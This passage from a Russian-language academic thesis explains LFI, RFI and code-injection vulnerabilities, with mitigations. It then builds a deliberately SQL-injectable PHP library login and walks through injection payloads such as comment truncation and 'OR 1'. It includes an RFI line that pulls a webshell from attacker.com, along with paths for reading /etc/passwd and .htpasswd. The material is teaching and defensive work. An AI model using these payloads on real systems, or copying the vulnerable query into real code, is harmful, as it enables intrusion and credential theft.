Риски сценария 1. Если разработчик не сможет реализовать фильтрацию, злоумышленник может использовать уязвимость LFI, заменив contact.php на путь к файлу, который будет проанализирован, и злоумышленник сможет увидеть его содержимое, например:

```
https://example.com/?module=/etc/passwd
```

В этом случае злоумышленник может также внедрить код откуда-то еще на веб-сервере и позволить анализатору интерпретировать его как инструкции по использованию уязвимости LFI. Одним из способов сделать это является функция загрузки изображений, содержащих вредоносный код, например:

```
https://example.com/?module=uploads/avatar.gif
```

Сценарий 2. Включение файлов, напечатанных на странице.

Иногда нам нужно, чтобы выходные данные файла были доступны другим веб-страницам. Это очень удобно, особенно если мы хотим, чтобы изменения такого файла были отражены на всех страницах, где он находится. Такой файл может быть простым HTML и не должен интерпретироваться на стороне сервера. Хотя его также можно использовать для отображения других данных, таких как простые текстовые файлы. Пример использования:

У нас есть коллекция файлов .txt с текстами справки, и мы хотим сделать их доступными через веб-приложение. Эти файлы доступны по такой ссылке:

```
https://example.com/?helpfile=login.txt
```

В этом случае содержимое текстового файла будет распечатано непосредственно на странице без использования базы данных для хранения информации.

Риски сценария 2. Если надлежащая фильтрация не реализована, злоумышленник может изменить ссылку на что-то, вроде:

```
https://example.com/?helpfile=../secret/.htpasswd,
```

чтобы получить хэши паролей файла .htpasswd, который обычно содержит учетные данные всех пользователей, имеющих доступ к закрытым областям веб-сервера.

Злоумышленник также может получить доступ и прочитать содержимое других скрытых файлов конфигурации, содержащих пароли и другую конфиденциальную информацию.

Сценарий 3: Включение файлов, которые служат в качестве загрузок.

Некоторые файлы автоматически открываются веб-браузерами при доступе, например, файлы PDF. Если мы хотим показать файлы загрузки, мы должны добавить дополнительный заголовок, инструктирующий браузер сделать это. Мы можем включить заголовок Content-Disposition: attachment; filename = file.pdf в запросе, и браузер загрузит файлы вместо того, чтобы открывать их. Пример использования:

У нас есть брошюры компании в формате PDF, и посетители веб-приложения используют эту ссылку для их загрузки:

```
https://example.com/?download=brochure.pdf
```

Риски сценария 3. Если очистка запроса не выполняется, злоумышленник может запросить загрузку файлов, составляющих веб-приложение, поэтому он может прочитать исходный код и, возможно, найти другие уязвимости веб-приложения или прочитать конфиденциальное содержимое файла. Например, злоумышленник может использовать ту же функцию для чтения исходного кода файла connection.php:

```
https://example.com/?download=../include/connection.php
```

Если злоумышленник найдет пользователя базы данных, хост и пароль, он сможет удаленно подключиться к базе данных с украденными учетными данными. На этом этапе злоумышленник может выполнять команды базы данных и подвергать риску веб-сервер, если у пользователя базы данных есть права на запись в файл.

2.4.3 Воздействие уязвимости, связанной с использованием LFI.

Как показано выше, последствия использования уязвимости Local File Inclusion (LFI) варьируются от раскрытия информации до полного взлома системы. Даже в тех случаях, когда включенный код не выполняется, он все равно может дать злоумышленнику достаточно ценной информации, чтобы иметь возможность скомпрометировать систему. Даже если способы использования первого сценария больше не будут работать на большинстве современных систем, есть еще и другие методы, которые могут привести к полному компромиссу системы с помощью оцененного кода скрипта.

2.4.4 Способы устранения уязвимостей локального включения файлов в веб-приложениях.

1) Сохранение путей к файлам в базе данных и назначение ID для каждого из них. При этом пользователи видят только идентификатор и не могут просматривать или изменять путь.
2) Использование белого списка имен файлов.
3) Вместо того чтобы включать файлы на веб-сервере, необходимо хранить их содержимое в базах данных.
4) Автоматически отправлять заголовки загрузки, а не выполнять файлы в определенном каталоге, например /download/. Таким образом, можно указать пользователю непосредственно на файл на сервере без необходимости писать дополнительный код для загрузки. Пример ссылки может выглядеть как:

```
https://example.com/downloads/brochure2.pdf
```

Чего не следует делать, чтобы избежать уязвимости LFI:

1) Чёрный список имен файлов. Злоумышленники могут использовать различные имена файлов для раскрытия информации или выполнения кода.

2) Удаление или внесение в черный список последовательностей символов.

3) Кодирование пути к файлу с помощью base64, bin2hex или аналогичных функций, поскольку злоумышленник может относительно легко изменить его.

2.5 Remote File Inclusion (RFI) – удаленное включение файлов

Удаленное включение файла происходит, когда файл с удаленного сервера вставляется в веб-страницу. Это можно сделать с целью отображения контента на веб-сайте с удаленного веб-сайта. Также это может произойти случайно, из-за неправильной настройки соответствующего языка программирования или во время атаки. Несмотря на то, что такой тип включения может встречаться практически в каждом веб-приложении, программы, написанные на PHP, с большей вероятностью будут уязвимы для атак с удаленным включением файлов, поскольку PHP предоставляет встроенные функции, которые позволяют включать удаленные файлы. Другие языки обычно требуют обходного пути для имитации этого поведения.

2.5.1 Принцип работы.

Чтобы включить удаленный файл, необходимо добавить строку с URL-адресом файла в функцию включения соответствующего языка (например, PHP). Затем, веб-сервер атакующего веб-сайта делает запрос к удаленному файлу, извлекает его содержимое и включает его в веб-страницу, на которой размещается содержимое. И далее, он обрабатывается интерпретатором языка.

Как веб-приложение может быть уязвимо для удаленного включения файлов? По умолчанию RFI часто отключается. PHP, например, ввел опцию конфигурации php.ini в 5.2.0 для отключения RFI. Иногда разработчики включают его специально, а иногда он включен по умолчанию в старых версиях языка программирования на стороне сервера.

Обычно разработчики включают такую функциональность, чтобы позволить им добавлять локальный файл, но без надлежащей проверки входных данных есть вероятность получить данные с удаленного сервера. Поэтому в большинстве случаев, веб-приложение становится уязвимым как для удаленного включения файлов (RFI), так и для локального включения файлов (LFI).

2.5.2 Использование уязвимости удаленного включения файлов.

Рассмотрим разработчика, который хочет включить локальный файл в зависимости от страницы параметров GET. Имеются разные файлы, такие как contact.php, main.php и about.php, каждый из которых предоставляет различные функции для веб-сайта.

Каждый файл может быть вызван с использованием следующего запроса:

```
https://example.com/index.php?page=contact.php
```

Хотя разработчик ожидает, что будут включены только файлы внутри этой папки, злоумышленник может включить файлы из другого каталога (LFI) или даже из совершенно другого веб-сервера (RFI). Фактически, без белого списка (разрешенных файлов) злоумышленник может изменить путь к файлу на функцию «include» языка программирования. Таким образом, он может легко написать вредоносный код внутри файла без необходимости отравлять логи или иным образом внедрять код внутри веб-сервера (что требуется в случае LFI). Атака может выглядеть так:

```
https://example.com/index.php?
page=https://attacker.com/uploads/webshell.txt
```

2.5.3 Влияние использования удаленного включения файлов.

Воздействие RFI атаки может отличаться в зависимости от прав доступа пользователя веб-сервера. Любой включенный исходный код может быть выполнен веб-сервером с привилегиями текущего пользователя, что позволяет выполнять произвольный код. Там, где пользователь веб-сервера имеет административные привилегии, возможен полный доступ к системе.

2.5.4 Предотвращение уязвимости удаленного включения файлов.

Чтобы предотвратить использование уязвимости RFI, необходимо убедиться, в отключении функции удаленного включения в конфигурации языков программирования, особенно если она не нужна. В PHP можно установить allow_url_include в '0'. Также нужно проверить ввод пользователя перед передачей его в функцию «include». Рекомендуемый способ – сделать это с помощью белого списка разрешенных файлов.

2.6 Remote code execution (RCE) – удаленное выполнение кода

Удаленное выполнение кода – это уязвимость, которую можно использовать, если вводимые пользователем данные вводятся в файл или строку и выполняются (оцениваются) анализатором языка программирования. Удаленное выполнение кода может привести к полной компрометации уязвимого веб-приложения, а также веб-сервера. Важно отметить, что почти каждый язык программирования имеет функции оценки кода.

Выполнение кода может произойти, если разрешен ввод данных пользователем внутри функций, которые оценивают код на соответствующем языке программирования.

2.6.1 Пример использования RCE.

Например, мы хотим иметь динамически генерируемые имена переменных для каждого пользователя и сохранять дату его регистрации. Вот как это можно сделать в PHP:

```
eval ("\ $$ user = '$ regdate');
```

Поскольку имя пользователя, как правило, контролируется пользователем, злоумышленник может сгенерировать такое имя:

```
x = 'y'; phpinfo (); //
```

Полученный код php теперь будет выглядеть так:

```
$ x = 'y'; phpinfo (); // = '2019';
```

Как видно, переменная теперь называется x и имеет значение y. После того, как злоумышленник сможет присвоить это значение переменной, он может начать новую команду, используя точку с запятой (;). Теперь он может закомментировать оставшуюся часть строки, чтобы не получать синтаксические ошибки. Если он выполнит этот код, то вывод phpinfo появится на странице. Следует помнить, что это возможно не только в PHP, но и на любом другом языке с функциями, которые оценивают ввод.

2.6.2 Описание и пример хранимого удаленного кода. В отличие от приведенного выше примера, этот метод основан не на какой-либо конкретной языковой функции, а на том факте, что определенные файлы анализируются интерпретатором языка. Примером может служить файл конфигурации, включенный в веб-приложение. В идеале следует избегать использования пользовательского ввода внутри файлов, которые выполняются интерпретатором, поскольку это может привести к нежелательному и опасному результату. Этот вид техники эксплойта часто рассматривается в сочетании с функциональностью загрузки, которая не выполняет достаточных проверок типов файлов и расширений.

Пример использования оценки хранимого кода:

Например, мы разрабатываем веб-приложение, которое имеет панель управления для каждого пользователя. Панель управления имеет некоторые пользовательские настройки, такие как языковая переменная, которая устанавливается в зависимости от параметра и затем сохраняется в файле конфигурации. Ожидаемый ввод может быть таким:

```
?language=de
```

Вышенаписанное будет отражено как `$lan = 'de';` внутри файла конфигурации. Хотя злоумышленник теперь может изменить параметр языка на что-то вроде:

```
de';phpinfo()//
```

Приведенное выше приведет к следующему коду внутри файла:

```
$lan = 'de';phpinfo()//';
```

И вышеупомянутое будет выполнено, когда файл конфигурации включен в веб-приложение, в основном позволяя злоумышленникам выполнить любую команду, которую они хотят.

2.6.3 Уязвимости удаленного выполнения кода.

Злоумышленник, способный выполнить RCE, обычно может выполнять команды с привилегиями языка программирования или веб-сервера. На многих языках он может выдавать системные команды, писать, удалять или читать файлы или подключаться к базам данных.

2.6.4 Предотвращение удаленной оценки кода.

Как правило, необходимо избегать использования пользовательского ввода внутри проверенного кода. Лучшим вариантом было бы вообще не использовать такие функции, как eval. Это считается плохой практикой и чаще всего ее невозможно полностью избежать. Также нельзя позволять пользователю редактировать содержимое файлов и выбирать имя и расширения файлов, которые он или она может загружать или создавать в веб-приложении.

Вывод

В этом разделе описаны наиболее часто встречаемые уязвимости веб-приложений. В случае их реализации, злоумышленник может получить не только информацию интересуемого объекта, но и несанкционированный доступ к системе или приложению. Поэтому при выполнении тестирования на наличие этих уязвимостей важно иметь обширные знания и оценить риски, к которым они приводят. Это и является основой для правильного анализа результатов тестирования и выбора соответствующих инструментов защиты.

Хотя и существуют методы и средства по обнаружению и предотвращению данных уязвимостей, все же необходимо и дальше изучать новые методы по их предотвращению, потому что на сегодняшний день они является одними из самых распространенных и вредоносных атак.

3 Исследование уязвимостей

3.1 Создание сайта с уязвимостью выполнения несанкционированных запросов

Рассмотрим принцип работы SQL-инъекций. Для этого создадим веб-страницу электронной библиотеки университета АУЭС и внедрим туда php-скрипт, уязвимый к SQL-инъекциям. Назовем данный скрипт index.php и поместим его в любое места на сервере.

index.php

```
<!DOCTYPE html>
<html>
  <head>
      <meta charset="UTF-8">
      <title>Библиотека АУЭС</title>
      <!-- GLOBAL MANDATORY STYLES -->
      <link href="http://fonts.googleapis.com/css?family=Hind:300,400,500,600,700" rel="stylesheet" type="text/css">
      <link href="vendor/simple-line-icons/css/simple-line-icons.css" rel="stylesheet" type="text/css"/>
      <link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet" type="text/css"/>

      <!-- PAGE LEVEL PLUGIN STYLES -->
      <link href="css/animate.css" rel="stylesheet">
      <link href="vendor/swiper/css/swiper.min.css" rel="stylesheet" type="text/css"/>
      <link href="vendor/magnific-popup/magnific-popup.css" rel="stylesheet" type="text/css"/>

      <!-- THEME STYLES -->
      <link href="css/layout.min.css" rel="stylesheet" type="text/css"/>

      <!-- Favicon -->
      <link rel="shortcut icon" href="favicon.ico"/>
  </head>
  <!-- END HEAD -->
  </head>
```

Рисунок 3.1 – Заголовок index.php

index.php

```
<body id="body" data-spy="scroll" data-target=".header">

    <!--========== HEADER ==========-->
    <header class="header navbar-fixed-top">
        <!-- Navbar -->
        <nav class="navbar" role="navigation">
            <div class="container">
                <!-- Brand and toggle get grouped for better mobile display -->
                <div class="menu-container js_nav-item">
                    <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".nav-collapse">
                        <span class="sr-only">Toggle navigation</span>
                        <span class="toggle-icon"></span>
                    </button>

                    <!-- Logo -->
                    <div class="logo">
                        <a class="logo-wrap" href="#body">
                            <img class="logo-img logo-img-main" src="img/logo.png" alt="Asentus Logo">
                            <img class="logo-img logo-img-active" src="img/logo-dark.png" alt="Asentus Logo">
                        </a>
                    </div>
                    <!-- End Logo -->
                </div>

                <!-- Collect the nav links, forms, and other content for toggling -->
                <div class="collapse navbar-collapse nav-collapse">
                    <div class="menu-container">
                        <ul class="nav navbar-nav navbar-nav-right">
                            <li class="js_nav-item nav-item"><a class="nav-item-child nav-item-hover" href="#body">Home</a></li>
                            <li class="js_nav-item nav-item"><a class="nav-item-child nav-item-hover" href="#products">Authorization</a></li>
                            </ul>
                    </div>
                </div>
                <!-- End Navbar Collapse -->
            </div>
```

Рисунок 3.2 – Тело index.php

index.php

```
64          <!--========== SLIDER ==========-->
65          <div class="promo-block">
66              <div class="container">
67                  <div class="margin-b-40">
68                      <h1 class="promo-block-title">Алматинский Университет Энергетики и Связи.</h1>
69                      <p class="promo-block-text">Добро пожаловать в электронную библиотеку</p>
70                  </div>
71                  <a class="btn-theme-md btn-white-bg text-uppercase"href="#products">Войти в систему</a>
72              </div>
73          </div>
74
75      <!--========== SLIDER ==========-->
76
77          <!--========== PAGE LAYOUT ==========-->
78          <!-- Products -->
79          <div id="products">
80              <div class="container content-lg">
81                  <div class="row text-center margin-b-40">
82                      <div class="col-sm-6 col-sm-offset-3">
83                          <h2>Вход в систему</h2>
84                          <h3>Для входа в систему, пожалуйста введите Ваш логин и пароль</h3>
85                      </div>
86                  </div>
87                  <!--// end row -->
88                      <form method="get" action="?"><center>
89                      <p><b>Введите Ваше имя</b></p>
90                      <input name="name" type="text">
91                      <p></p>
92                      <p><b>Введите Ваш пароль</b></p>
93                      <input name="password" type="password"><br/>
94                      <p></p>
95                      <input type="submit"></center>
96                      </form>
97
```

Рисунок 3.3 – Тело index.php

index.php

```
89                      <p><b>Введите Ваше имя</b></p>
90                      <input name="name" type="text">
91                      <p></p>
92                      <p><b>Введите Ваш пароль</b></p>
93                      <input name="password" type="password"><br/>
94                      <p></p>
95                      <input type="submit"></center>
96                      </form>
97
98          <?php
99          $mysqli = new mysqli("localhost", "root", "", "db_library");
100         if (mysqli_connect_errno()) {
101             printf("Не удалось подключиться: %s\n", mysqli_connect_error());
102             exit();
103         } else {
104             $mysqli->query("SET NAMES UTF8");
105             $mysqli->query("SET CHARACTER SET UTF8");
106             $mysqli->query("SET character_set_client = UTF8");
107             $mysqli->query("SET character_set_connection = UTF8");
108             $mysqli->query("SET character_set_results = UTF8");
109         }
110
111         $name = filter_input(INPUT_GET, 'name');
112         $password = filter_input(INPUT_GET, 'password');
113         if ($result = $mysqli->query("SELECT * FROM `members` WHERE name = '$name' AND password = '$password'")) {
114             while ($obj = $result->fetch_object()) {
115                 echo "<p><b>Ваше имя: </b> $obj->name</p>
116                 <p><b>Ваша фамилия: </b> $obj->surname</p>
117                 <p><b>Ваш статус:</b> $obj->status</p>
118         <p><b>Доступные для Вас книги:</b> $obj->books</p><hr />";
119             }
120         } else {
121             printf("Ошибка: %s\n", $mysqli->error);
122         }
123         $mysqli->close();
124         ?>
125
126     </body>
127 </html>
128
```

Рисунок 3.4 – PHP-скрипт в теле index.php

Теперь создадим базу данных для электронной библиотеки и импортируем ее в phpmyadmin, предназначенный для администрирования СУБД MySQL.



Рисунок 3.5 – База данных библиотеки

После этого, необходимо запустить созданную веб-страницу на локальном сервере. Для этого нужно настроить Apache, MySQL и PHP. Тем самым мы помещаем сайт на веб-сервер Apache, расположенный на локальном компьютере, который берет данные из базы данных MySQL с помощью PHP. Запустим созданную веб-страницу, как показано на рисунке 3.6.



Рисунок 3.6 – Созданный сайт библиотеки АУЭС

Чтобы войти в систему, у нас имеется собственный логин и пароль, с помощью которых мы можем посмотреть список доступных для нас книг.



Рисунок 3.7 – Вход в систему



Рисунок 3.8 – Список доступных книг

Таким образом, мы можем посмотреть список доступных для нас книг, как показано на рисунке 3.8, но не можем узнать, что доступно для остальных читателей, поскольку мы не знаем их пароли и логины.

Посмотрим в исходный код, чтобы понять, как произошел запрос к базе данных:

```
SELECT * FROM 'members' WHERE name = '$name' AND password
='$password'
```

Теперь проверим страницу на уязвимость, поставив одинарную кавычку рядом с именем пользователя. Запрос будет выглядеть так:

```
http://localhost/?name=Damira'&password=password123
```



Рисунок 3.9 – Результат выполнения запроса

Никакие данные не получены, вместо них мы видим ошибку: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'password123" at line 1.

Как видим, на рисунке 3.9, ошибка вышла из-за добавленной одинарной кавычки, потому что количество открывающих и закрывающих кавычек не равно.

Для примера подставим еще одну кавычку в запрос:

```
http://localhost/?name=Damira''&password=password123,
```

как показано на рисунках 3.10, 3.11.



Рисунок 3.10 – Выполнение запроса



Рисунок 3.11 – Результат выполнения запроса

Ошибка исчезла, но ничего не изменилось, так как мы не получили интересующие нас данные.

Рассмотрим комментарии в MySQL, которые можно задать тремя способами:

– решетка (#) – работает до конца строки;

– два тире (--) – работают до конца строки, но нужен символ пробела после них;

– группа из четырёх символов (/*комментарий*/).

Попробуем добавить в наш запрос с одной кавычкой комментарий и знак +, который обозначает пробел, чтобы запрос получился таким:

```
SELECT * FROM 'members' WHERE name = 'Damira' --+ ' AND password ='password123'
```

Результат запроса показан на рисунке 3.12.



Рисунок 3.12 – Результат выполнения запроса

Поскольку теперь наш запрос приобрёл вид:

```
SELECT * FROM 'members' WHERE name = 'Damira',
```

ошибка исчезла и выведены корректные данные для пользователя Damira. То есть --+ AND password = 'password123' превратился в комментарий и не влияет на запрос, и, не зная паролей других пользователей, можно просмотреть их данные.

Рассмотрим, оператор AND, который используется в запросе. Он означает логическую операции «И», которая выдаёт «истина» (1) только если оба выражения являются истиной. Но также существует другой логический оператор «ИЛИ», который выдаёт «истина» (1) даже если хотя бы одно из выражений является истиной. То есть выражение: WHERE name = 'Damira' OR всегда будет истиной. И если мы составим запрос, который указан ниже и показан на рисунке 3.13, то сможем получить данные о других пользователях.

```
SELECT * FROM 'members' WHERE name = 'Damira' OR 1
```

Рассмотрим данный пример:

```
http://localhost/?name=Damira' OR 1 --+ &password=password123
```



Рисунок 3.13 – Результат выполнения запроса

Таким образом, мы получили список всех записей в таблице, которые показаны на рисунках 3.13 – 3.15.

